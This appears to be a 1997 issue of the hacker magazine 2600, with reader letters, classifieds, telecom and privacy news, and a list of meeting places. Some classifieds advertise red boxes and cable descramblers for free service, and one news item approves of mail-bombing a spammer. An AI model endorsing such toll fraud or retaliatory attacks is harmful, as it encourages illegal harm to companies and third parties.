Although hacking was a "hobby" of mine for several years, I have never had a hacking-related criminal charge, and my current crime has nothing to do with computer programming or the Internet. I admit that I have committed undisputed crimes involving theft and sale of telephone equipment (stolen from Southwestern Bell Telephone). And for this I will spend five years in prison as punishment. But banning me from the Internet and from programming computers when I am out of prison is unjust and will not help foster my rehabilitation into society.

So on April 22, 1997, I filed a Federal habeas corpus petition challenging my Internet ban on First Amendment (and other) grounds. I claimed that banning me from the Internet is a free speech violation in light of recent cases like *ACLU v. Reno*, recently in the Supreme Court. The government has been ordered to respond to my petition by July 11, 1997. If I do not win in the district court, I will appeal to the U.S. Court of Appeals and, if necessary, to the United States Supreme Court.

I am writing this letter for two reasons: (1) I need to find an interested lawyer to help me fight my computer restrictions pro bono; and (2) I want to publicize what the government is doing with this absurd "Internet ban" restriction as a Free Speech violation.

While I may be the first person banned from the Net, I won't be the last. Recently, I learned through the Freedom of Information Act that the Departments of Justice and the Parole Commission plan to add restrictions to ban parolees from the Internet

and to prohibit parolees from using or possessing encryption software (like PGP, or even PKZIP since it has an encryption option).

If you are interested in helping, or want more information, please visit www.paranoia.com/~mthreat/ on the Web.

Minor Threat

You can write to *Minor Threat* by addressing your letters to: Chris Lamprecht, #61153-080, Houston Unit, PO Box 1010, Bastrop, TX 78602-1010.

Cellular Call Trace

Dear 2600:

I can't *57 calls made from cell phones in the 716 area code! My friends and I have tried to use *57 on calls made from several different types of cell phones from several different services and none of the calls made from any of them was traceable using *57! The only thing that *57 did was give us a recording that said "the last call made to this number cannot be traced this way." Is this common throughout NYNEX or just in certain areas? Also, we noticed that none of the cell phone numbers would appear on our Caller Ids no matter which cell phones were used or what area the call was initiated in. All Caller ID displayed was "out of area". Is this because the cell phones are outside of NYNEX? Will ANI display cell phone numbers?

KOADALAN

Not all cellular companies are having CID data passed through the local phone companies. In New York City, this has only started recently. And did we mention that *57 is a great big ripoff?

The Mitnick Case

Dear 2600:

In the Spring 97 issue, the article "Enough is

Enough" basically stated that Kevin Mitnick has done nothing really wrong to be in jail at all. What the article did not state was that Kevin's apartment in California was searched by the FBI on suspicion of violating probation by hacking. And the California Department of Motor Vehicles also sought Kevin for posing as a law enforcement officer to gain classified information and possibly creating false identities or that he now is charged with many allegations that include theft of many files and documents including 20,000 credit card numbers from Netcom Online Services. Not to mention, what everyone knows, purloining files, e-mail, and software belonging to Tsutomu Shimomura.

It's not that I am against Kevin Mitnick, but the article seemed to be one-sided and painted a rosy picture that Kevin hasn't done really anything at all.

TC

Ft. Leavenworth, KS

There are a great number of holes in the accusations hurled at Kevin. There are many suspicious elements to the "probation violation" aspect of this that suggest the authorities acted illegally and improperly and that Kevin was never even informed that there was a problem. A lot of what you say is also based on media fabrications that simply are not borne out with facts. And the one thing that is supported by facts - the possession of the credit card file - was soundly proven to be meaningless since we ourselves told everyone that exact file was being passed around all over the Internet and that Netcom did nothing to stop it for six months prior to Kevin's getting a copy. And furthermore, nobody is accusing Kevin of using even a single one of those credit card numbers. Add all of this into the equation and tell us if you think he should be imprisoned without bail or trial for two and a half years. Tell us if he should have gotten this kind of treatment even if he was guilty of everything you mentioned. It seems hard to believe we've become that callous a society.

Immortalize Yourself!

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com



Marketplace

☎ ☎ ☎ ☎ For Sale ☎ ☎ ☎ ☎

DISAPPEARING INK formulas! Safely write the ultimate love letter or nasty note! Great gag item. Signed documents and memos will completely and undetectably disappear in 1 day to 4 weeks depending on formula used. \$5 postpaid. Pete Haas, PO Box 702, Kent, OH 44240-0013.

USE YOUR COMPUTER AS A DSS TEST CARD if you get hit by ecm's (electronic counter measures). Just download the latest software from the internet and you're up and running and no more sending card off for reprogramming. Also, **CABLE CONVERTERS** for all systems. Send me the brand and model number of the converter used in your system. Ray Burgess, PO Box 99B65086, Pontiac, IL 61764-0099.

ATTENTION HACKERS AND PHREAKERS. For a catalog of plans, kits, and assembled electronic "tools" including the **RED BOX**, **RADAR JAMMER**, **SURVEILLANCE**, **COUNTERSURVEILLANCE**, **CABLE DESCRAMBLERS**, and many other hard to find equipment at **LOW PRICES**, send \$1 to M. Smith-03, PO Box 371, Cedar Grove, NJ 07009.

VTV- the 24 hour adult uncensored XXX hardcore channel. Over 300 movies a month for only \$19.99 a month. Send \$1 to Super Dish, P.O. Box 6406, Bronx, NY 10451.

TOP SECRET CONSUMERTRONICS, exciting hacking, phreaking, and weird products since 1971. Go to www.tsc-global.com or send \$3 for catalog to: Box 23097, ABQ, NM 87192.

INFORMATION IS POWER! Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized world-wide, our information will

elevate you to a higher plane of consciousness. Join today! Send \$1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

TAP BACK ISSUES, complete set. Vol. 1-91 of **QUALITY** copies from originals. Includes schematics and indexes. \$100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" \$5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

CABLE TV BOXES: You know what they do! Stop paying outrageous fees for pay channels. Box cannot be bulleted! You must call or email first and tell us the brand and model number of the cable box you have. Ex: Jerrold DPV5XXX. Only \$199 US & \$15 shipping and handling. Our units work with Jerrold, Pioneer, and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! Boxes are for testing purposes only! **FREE PHONE CALLS FOR LIFE!** **NEW VIDEO "HOW TO BUILD A RED BOX."** VHS 60 min. Complete step by step instruction on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain **FREE** calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only \$39 US & \$5 for shipping & handling. We sell 6.50 mhz crystals and UZI boxes too! COD available or send check or money order to: East America Company, Suite 511-H, 240 Prospect Ave., Hackensack, NJ 07601. Tel: (201) 343-7017. Email: EAC1@compuserve.com. Free technical support! Mail order only!

6.5536 MHZ CRYSTALS available in these quantities **ONLY:** 5 for \$20, 10 for only \$35, 25 for \$75, 50 for \$125, 100 for \$220, 200 for only

\$400 (\$2 each). Crystals are POSTPAID. All orders from outside U.S. add \$12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 215-40 23rd Road, Bayside, NY 11360.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. \$99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562 ST, Clt, Missouri 63105.

PAOLO'S LOCKSMITHING AND SELF DEFENSE. The widest selection and LOWEST prices anywhere on switchblades, weaponry, and lock picks, and entry tools. Check it out at: <http://paolo.simplenet.com>.

☎ ☎ ☎ **Help Wanted** ☎ ☎ ☎

HELP! UK PBX wanted. Will swap fone number. Send email to jblank7033@emarkt.com.

☎ ☎ ☎ ☎ **Services** ☎ ☎ ☎ ☎

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law, at (334) 265-6602 or cyberlaw@mont.mindspring.com. Extensive computer and legal background.

☎ ☎ ☎ **Announcements** ☎ ☎ ☎

POC When you call a cab, do you feel that it is being specifically sent to you by members of the Process? "He later eulogized about the Process, before slandering it to newspaper reporters." Have you spent a large amount of money taking legal action against the Process? Are you under

the impression that *God* is a member of the Process? You attribute evil powers to the Process. Do you feel that members of the Process are power-lusting megalomaniacs? Would you call the Process *fascist*? (Welcome to the Process.) Do you feel we're laughing at you? Welcome to the Process!

☎ ☎ ☎ **Bulletin Boards** ☎ ☎ ☎

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - <http://anarchy-online.com>. Telnet: anarchy-online.com. Modem: (214) 289-8328.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (olg's) and no stupid renegade mods. A simple board that you call up to talk to each other and log off. HPAVC related, somewhat. (303) 460-9632.

MONTREAL'S H/P BBS and home of Hacknowledge zine. Last Territory (514) 565-9754.

THE DEF CON VOICE BBS SYSTEM (801) 855-3326 will be moving! The new location will feature NO phantom voice bridges, just 24 lines, and the same Voice BBS, VMBs, and voice bridge structure. When the change happens the old number will refer you to the new one.

☎ ☎ ☎ ☎ ☎ ☎ ☎ ☎ ☎ ☎

THE ANSWER IS NO! You CANNOT take out a classified ad in 2600 if you don't subscribe! You cannot pay us any amount of money to advertise either here or elsewhere in the magazine. So please don't ask - you probably won't even get a reply. If you do subscribe, you are entitled to a free ad in the Marketplace as space and standards permit. Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Autumn issue: 8/31/97.

We may think things are bad here in the United States as far as threats to freedom of speech on the Internet go. But the truth is that there are always places where things are worse. Sometimes much worse.

In China, even meeting in an Internet cafe can be looked upon as a threat. And it's no wonder with enlightened laws that decree things like "Neither organizations nor individuals are allowed to engage in activities at the expense of state security and secrets. They are also forbidden to produce, retrieve, duplicate, or spread information that may hinder public order." Don't expect a flurry of 2600 meetings in China anytime soon.

Germany, however, *does* have 2600 meetings. And it claims to be part of the Western world. We're beginning to think they may be trying to gain admission into the deep South. The head of Compuserve's German subsidiary was recently indicted for helping to distribute child pornography and violent computer games, by not doing enough to block offensive material. An individual was charged more recently with maintaining a link on her web page to a leftist newspaper in Holland. This is a country where people who access "violent" games like Quake are punished. Apparently the German government sees the Internet as a threat to their society. The Internet community is beginning to look upon the German government in the same way.

You can bet that the Exons, Helms, and even Clintons of our nation are looking at the situations in these two countries with great interest. And they're taking lots of notes.

As the net continues to grow, it was inevitable that existing top level domains would become insufficient. There is talk of expanding them to include things like .firm (for businesses), .store (for places to buy things), .web (for WWW-related activities), .arts (for cultural and entertainment crap), .rec (for recreational activities), .info (for information service providers), and .nom (for individuals). We're surprised we haven't seen .xxx suggested as a potential domain for, gosh, who knows?

But this is only part of the story. The entire structure of the net is about to change and, many people think this is for the better. Whereas there is currently only one registrar for the .com, .net, and .org domains, as of April 1998 there will be a more competitive atmosphere. Anyone who can afford the \$10,000 application fee and demonstrate financial stability and net access can apply to become a registrar and register domain names all around the world. Customers will be able to keep their domain names if they switch registrars. The deadline to apply is October 16, 1997 and the form can be found at <http://www.gtld-mou.org>. If you don't have net access and can't get to that site, why in the world would

you want to become a registrar in the first place?

Incidentally, in the sucker of the century department, the domain business.com recently was bought for the cost of \$150,000!

International toll-free numbers are now a reality. It works like this: "800" is the country code and the number itself is eight digits in length. So to reach an international toll free number from the United States and Canada, you would dial 011-800-XXXX-XXXX. From Europe it would be 00-800-XXXX-XXXX. We will let you know if we find any of these magic numbers, and what kind of call accounting records are kept.

America Online strikes again. Word leaked out that AOL was planning on selling their customer data to telemarketers. The way they did it was particularly sneaky. Instead of mailing their eight million subscribers, they simply updated their Terms of Service without saying anything. Customers weren't too thrilled about this little maneuver and, as a result, AOL canceled plans to release their subscribers' phone numbers only days after making the decision.

Cyber Promotions is undoubtedly one of the most hated organizations on the Internet. Why? Read this little pitch that these sleazebags use to con other sleazebags into sending them \$1,000: "Cyber Promotions is now presenting three new technologies that will only work properly if used all together. The first technology can change the message ID *before* your emails leave your computer! The second technology allows you to send *over 50,000 emails an hour* - with a single computer and modem - without stealing other peoples' resources, and the third technology will relay your email messages through Cyber Promotions' *own* proprietary high-speed relay network, without identifying the domain name or IP address of the origin! The end result is that you will be able to send all the bulk email you wish - at lightning fast speed - from your own local dialup account - without the risk of account termination."

Basically, they are forging email addresses so people can't reply to the sender with dark threats and spectacular Internet justice. But any good hacker can get to the root of the problem one way or another. In May, cyberpromo.com was hit by a relentless mail bomb campaign designed to slow down their harassment campaign, if only for a little while. It worked rather well although Cyber Promo claims it had little effect. In another action, one of the Cyber Promos machines was accessed and a list of customers, i.e., people who themselves are involved in unsolicited mailings on the net, was widely circulated.

Organizations like Cyber Promotions have practically destroyed the effectiveness of usenet and now they are clogging up individual users' mailboxes with

unsolicited junk. The last thing we need are more laws designed to regulate the net. So the most effective way of dealing with people like these is to use the power of the net in a positive way. If someone makes the first strike, you are entitled to do what is necessary to get them to stop. Since, by forging their headers, they have made it impossible to be asked politely to stop, cutting it off at the source is the only action left. In addition, we as individuals can commit ourselves to wasting as much of these losers' time as possible. That means expressing an interest in whatever product they happen to be peddling and getting them to believe that you're really interested. At some point they will become vulnerable to your full wrath. If enough of us do this, this problem will go away once and for all because of the massive amounts of money being lost.

In one of the funniest ads we've seen in quite a while, RASTRAC has been promoting GPS vehicle locators that can attach to car phones as apparent safety devices. "Track yourself - or somebody you love," the ads say. A concerned mother is seen saying, "Now I *never* worry about Johnny on Saturday night!" We all know the scariest thing about new technology has always been the danger of parents figuring out how to use it. You can see what this is all about at www.navcomp.com/navcomp.

E-ZPass is the latest system in use in New York for cars going through tolls. It sits on the inside of your windshield, receives a signal at the tollbooth, and "pongs" back a response that will then open the gate and charge your account. There are two different systems and they each have their own 800 number: 800-222-TOLL for the New York Thruway system and 800-333-TOLL for the New York City area. The two systems are still not connected to each other but concern is already being voiced over the potentials for tracking drivers. Records are obviously kept of what bridges and tunnels you drove through and when. Only a fool would think that this information wouldn't be handed over to law enforcement in a second. But there is at least one thing that seems to surprise most people. On the New York State Thruway, drivers are getting speeding tickets because of their E-ZPasses. And it's not because of a simple calculation between two toll points - that method has been used for years with the toll card system. Now it seems that they've installed secret detectors at certain points on the highway that exist for no other purpose but to calculate your speed and send a ticket to the address that your E-ZPass is registered to if you happen to be speeding. We should point out that the system is totally voluntary and, if you're interested in getting a couple of these units and maybe ripping one apart to see how it works, it's easy to accomplish by going through one of the above numbers.

In New Delhi, GSM phones are turning out to be as open to abuse as their more primitive cousins. This scary excerpt comes from the *New Delhi Statesman*:

"In a gross invasion of the law and the citizen's right to privacy, the government is forcing private cellular telephone companies to provide the infrastructure to tap cellular phones.

"Cellular phone owners, confident that their phones have the latest automatically encrypted GSM technology, are blissfully unaware of the tapping.

"The cellular phone operator is also forced to maintain confidentiality of the names given to it by the authorities.

"Since the conversation is automatically encrypted, normal monitoring is not possible. Calls cannot be intercepted except after they have been decrypted at the switching centre. [Law enforcement] takes a line from the switching centre and then with the help of cables the call is taken to the nearest Mahanagar Telephone Nigam Limited exchange after which it goes to the secret central monitoring station in North Block.

"Another method to short circuit the process involves a junior level official being sent to the switching centre with a tape recorder and a list of names to be monitored. He then simply tapes the calls. Most private companies are too scared to object and do not even ask for the mandatory authorisation.

"According to a Supreme Court order on the telephone tapping issue, phones can only be tapped on the specific authorisation of the Union home secretary. In this case the Department of Telecom, in blatant disregard of the law laid down by the court, has forced the operators to agree to carry out tapping on the authorisation of any government official."

The lesson to be learned here is simple. We can put in all the encryption we want but as long as government has the potential to work around that, this is exactly what will happen. There's no reason to believe anything will be any different here.

It now seems almost certain that Bell Atlantic will be replacing NYNEX as the local phone company in the Northeast. This comes as the merger between the two telecommunications giants somehow won approval from all of the regulatory bodies who really should have known better. Earlier, two other Baby Bells also merged: SWB and Pacific Telesis. And for a brief while, there was talk of *that* huge entity merging with none other than AT&T! That insanity was mercifully short-lived but don't be surprised to see more mega-mergers.

It seems almost as if the great breakup of 1984 was little more than a trial separation. If we can stretch the analogy to make telco customers the children of this marriage, we had better start looking for a foster home.

Congratulations are in order for the city of San Francisco. They've managed to scare away drug dealers by ingeniously removing pay phones! "It looks like it could become a very important tool," says Chief Assistant District Attorney Richard Iglehart. The concern was for the safety of people trying to make phone calls while all the drug dealers were milling about. Now they will have to walk to another street where all of the drug dealers have moved.

NYNEX has also made some changes to their payphones, specifically those annoying yellow prepaid card phones that didn't take coins or incoming calls and had a ten minute limit on all calls. In short, they're history. The NYNEX Change Cards, modeled after European phone systems, just never caught on. Restrictive phones are always a pain in the ass and we're glad to see these yellow things off the streets. But the new silver phones that are replacing them and the remaining coin phones are hardly much better. These "smart" phones cut off your touch tones shortly after connecting you to a number! Just like a COCOT! An annoying synthesized voice comes on after a total of around 20 digits are dialed and says, "No additional dialing allowed." Why this is needed is beyond us. Has NYNEX never heard of remote answering machines or voice mail? It doesn't matter if you dial direct, use a calling card, or call an 800 number. NYNEX will cut you off just the same. Apart from making people use NYNEX phones a lot less, this stupidity will get many people to journey to Radio Shack and buy more tone dialers.

One of Clinton's latest ideas is to have a three digit number for non-emergency police calls. That number will be 311, according to the Federal Communications Commission, in honor of the Chief Executive's favorite band. Meanwhile NYNEX has replaced its easy to remember 611 repair service with 890-6611 allegedly because of local competition - having a three digit number constitutes an unfair advantage in the marketplace.

Those of you who think you're safe by dialing *67 to block your number had better think again. Omnipoint, a new GSM provider in the New York area as well as other parts of the country, has an undocumented way of getting around those pesky Caller ID restrictions. If you call someone with an Omnipoint phone, your Caller ID data will be displayed on their phone. If you have blocking enabled, they won't see your number. *But*, if the person doesn't answer and the call goes to their voicemail, ANI is recorded onto the time/date stamp. In other words, calling Omnipoint can be just like calling an 800, 888, or 900 number. Except you may not know when you're calling an Omnipoint phone. In New York City, they have bought the 917-770, 917-774, 917-

815, and 917-945 exchanges. Since all cellular/GSM phones go through the 917 area code in New York City, you can just add 917 to the area codes not to call if you want to keep your privacy. But other parts of the country are a different story. In 516, for instance, if you don't know that the 516-312 exchange is Omnipoint, you could be in for a surprise.

In a revelation that startled the hell out of a lot of people, AT&T has been offering customers a dime a minute rate around the clock. The weird thing is that they haven't been telling anyone about this rate, which is designed to compete with Sprint's dime a minute plan on nights and weekends. They only give it to those customers smart enough to ask for it. AT&T has gone on record as saying the best deals go to those who haggle best. We hear rumors of a nickel a minute deal....

Earlier this year, three teenage computer hackers in Croatia were reported to have broken Pentagon protection codes and gained access to highly classified files from military bases in the United States. The Pentagon angrily denied this saying that such a thing wouldn't be possible. Nevertheless, the U.S. Defense Department had contacted Croatian police through Interpol to demand an investigation while local police searched the youngsters' flats and confiscated their computer equipment.

The sites that were compromised allegedly included the Anderson nuclear installation and an unnamed satellite research center. After the news broke, local reporters flocked to the high school in the Adriatic port of Zadar where the three teenagers, aged 15 and 16, specialize in mathematics and computer science.

Assistant Interior Minister Zeljko Sacic told state radio the hackers had broken the U.S. Defense Ministry system of the air base on Guam and several other bases. In a way, they almost seem proud of these kids. Police have said that, while they were investigating any possible motives the hackers might have had, they would not be prosecuted because they were minors. And Zdravko Curko, principal of the Zadar high school that the three hackers attend, said they had no criminal intent and their feat was a compliment to their education. Such an enlightened outlook is something we could learn a lot from over here in paranoia land.

There's hardly a day that goes by where we aren't subjected to some new phone company offering astronomically low rates for phone calls if we only use their carrier access code before dialing. They almost never want us to sign up as customers - they just want us to dial the five digit code first. We've been asked many times if these companies are rip-offs. We've looked into a few of them and invariably there's a

catch of some sort that makes the offer not as good as it sounds.

10502 is Talk Cents and they offer an "unlimited 9 cents per minute" rate. But there's a \$4.95 charge which may catch some people by surprise. Even if you only make one phone call on Talk Cents and stay on for one minute, that call will cost you \$5.04. If you are always making calls on this system, it could pay off, even with the fee. But undoubtedly this fee from everyone who dials the code is helping this company stay afloat.

10297 is the Long Distance Wholesale Club. There are no fees or minimum number of calls. It looks pretty good on the surface. But the one thing they don't tell you is how much you're actually paying. All they keep saying is that you will save 15 to 50 percent on every call. That's a pretty wide range and it's bound to change radically depending on the calling plan you happen to be on. The truth is there's no guarantee you'll save anything and it's awfully hard to know for sure when the numbers just aren't there.

10811 is the Dime Line. Only 10 cents a minute, anytime. This is one of the worst ones around. Not only do they charge you \$5.00 a month but all calls have a three minute minimum! That means you will never spend just 10 cents on the Dime Line. It will always be at least 30 cents, even if you only stay on for three seconds. That's far worse than most companies.

Finally, 10457 is Dial & Save. This one is almost exactly the same as the Long Distance Wholesale Club. Except they'll only save you 25 percent. And again, no mention of the actual rates.

Every one of these companies sent us stickers to put on all our phones. The stickers never said anything about extra charges, minimums, or vague rates. We suspect many people are just dialing without thinking. And phone companies love that.

The Federal Communications Commission is on the warpath once more. In a memorandum dated February 13, 1997, they state angrily:

"It has come to our attention that entities are offering to modify scanning receivers (scanners) in order to receive frequencies allocated to the Domestic Public Cellular Radio Telecommunications Service. Such modifications are not permitted under federal law and the Commission's rules."

See, first they made it illegal to listen to cellular frequencies back in 1986. Then, in April of 1993, they prohibited the manufacture and importation of scanners capable of receiving or being easily modified to receive those frequencies. Now, not being able to prevent people from figuring it out anyway, they're really pissed off. "The modification of scanners on a substantial scale to receive cellular frequencies will be considered to constitute manufacture of such equipment in violation of FCC Rules. Entities en-

gaged in such activity are cautioned to cease advertising and/or performing any such activity immediately."

So modifying a radio can get you up to \$75,000 in fines if you're visible enough. Encrypting the conversation in the first place would make all of this unnecessary. But then, how would the government listen in?

But it gets even worse. Our old friend in Congress, Edward Markey (D-MA) has introduced H.R. 1964 which would *expand* the prohibited frequencies to include "Commercial Mobile Radio Service." "Decoders that convert digital commercial mobile transmissions to analog voice audio" will also be banned on radios.

Commercial Mobile Radio Service (CMRS) has been redefined to include private paging services, Business Radio Service Systems, Specialized Mobile Radio, and Radiotelephone services, as well as the new Personal Communications Services (PCS). So what frequencies could Markey's latest little gem restrict? Private Carrier Paging Systems (PCPS) can be found at 929-930, 931-932 MHz, Business Radio Services are at 30.76-31.24, 33.14-33.16, 33.40, 35.02-35.14, 35.18, 35.7-35.72, 35.88-35.98, 42.96-43.00 MHz, 151.625-151.955, 154.570-154.600 MHz, and 457.525-457.600, 460.650-462.1875, 465.650-467.1875, 462.750-462.925, 467.750-467.925, 463.200-465.000, 468.200-470.000 MHz. A number of frequencies between 470 and 512 MHz would also be removed. Specialized Mobile Radio (SMR) services are found at 851-866 (806-821 MHz), 935-940 (896-901 MHz). Land Mobile Services are in the 220-222 MHz region. Public Mobile Services include Paging and Radiotelephone Services (35.2-35.66, 43.2-43.66 MHz, 152.030-152.240, 152.480-152.840 MHz, 154.625, 157.740-158.100, 158.460-159.700 MHz), Cellular Radiotelephone Service from 869-894 MHz (824-849 MHz mobiles), 454 MHz Air-Ground Radiotelephone Service from 454-455 MHz (459-460 MHz mobiles), 800 MHz Air-Ground Radiotelephone Service from 894-896 MHz (849-851 MHz mobiles), Offshore Radiotelephone Services (157.200-157.400, 161.800-162.000 MHz, AMTS 216-220 MHz), Satellite Mobile Services from 137-138 MHz NVNG (148-150.050 uplinks), 399.9-400.050, 1525-1559, 1610-1660.5 MHz, and Personal Communication Services (PCS) at 901-902, 930-931, 940-941, 1850-1990 MHz.

So all of these frequencies are on the verge of *also* becoming illegal to listen to. It really was inevitable. Once you allow one small part of the spectrum to be off limits, there's no telling where it will end, if it ever will. One thing is for certain. If this crazy Markey bill becomes law, scanning as we know it will be hopelessly crippled.

2600 Meetings

NORTH AMERICA

Akron, OH

Coffee Configur@tions on the corner of East Exchange and Union near Akron University.

Albuquerque, NM

Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Atlanta

Lennox Mall Food Court.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Cyberplayce at 7079 Overland Rd.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC

South Park Mall, raised area of the food court.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Cleveland

Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC

Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

Convention Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City

Food Court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level

by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Mexico City, DF (Mexico)

Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

Miami

Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Milwaukee

Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

Nashville

Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans

Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E. 53rd St., between Lexington & 3rd.

Northampton, MA

JavaNet Cafe at 241 Main Street.

Orlando, FL

Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Phoenix

Peter Piper Pizza at Metro Center.

Pittsburgh

Carnegie Mellon University student center in the lobby.

Portland, ME

Maine Mall by the bench at the food court door.

Portland, OR

Lloyd Center Mall, second level at the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Reno, NV

Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

Rochester, NY

Marketplace Mall food court, 6 pm.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor.

Sioux Falls, SD

Empire Mall, by Burger King.

Vancouver, BC (Canada)

Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC

Pentagon City Mall in the food court.

AUSTRALIA, EUROPE, ASIA, SOUTH AMERICA

Aberdeen, Scotland

Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia

Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Antwerp, Belgium

At the Groenplaats at the payphones closest to the cathedral.

Belo Horizonte, Brazil

Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina

In the bar at San Jose 05.

Bristol, England

By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Granada, Spain

Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

Hull, England

In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm.

Manchester, England

Cyberia Internet Cafe on Oxford Rd. next to St. Peter's Square. 6 pm.

Melbourne, Australia

Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Moscow, Russia

Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

New Delhi, India

Priya Cinema Complex, near the Allen Solly Showroom.

Paris, France

Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

Rio de Janeiro, Brazil

Rio Sul Shopping Center, Fun Club Night Club.

Tokyo, Japan

Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

Consumables

2600 Shirts

The new 2600 shirts have arrived!

Version 1 has a nifty hacker dateline on the front and the latest headlines from the hacker world on the back..

Version 2 is only for those of you into cryptology. Others are prohibited from owning this shirt. Do not wear this around children or senators.

This is your LAST CHANCE to get the old 2600 shirts (blue box and Michelangelo virus) because once this batch is gone, it's all over. We have better things to do than keep four different kinds of shirts in stock.

All shirts are printed on high quality 100% cotton. Available in L, XL, and XXL \$15 each or two for \$26.

New Stuff

And you knew THIS was bound to happen eventually. Yes, 2600 caps, suitable for raving, are finally out. Despite the wide disparity of heads, we're assured that this one can be adjusted to fit. Those of you who went on a different evolutionary route may have problems.
\$10

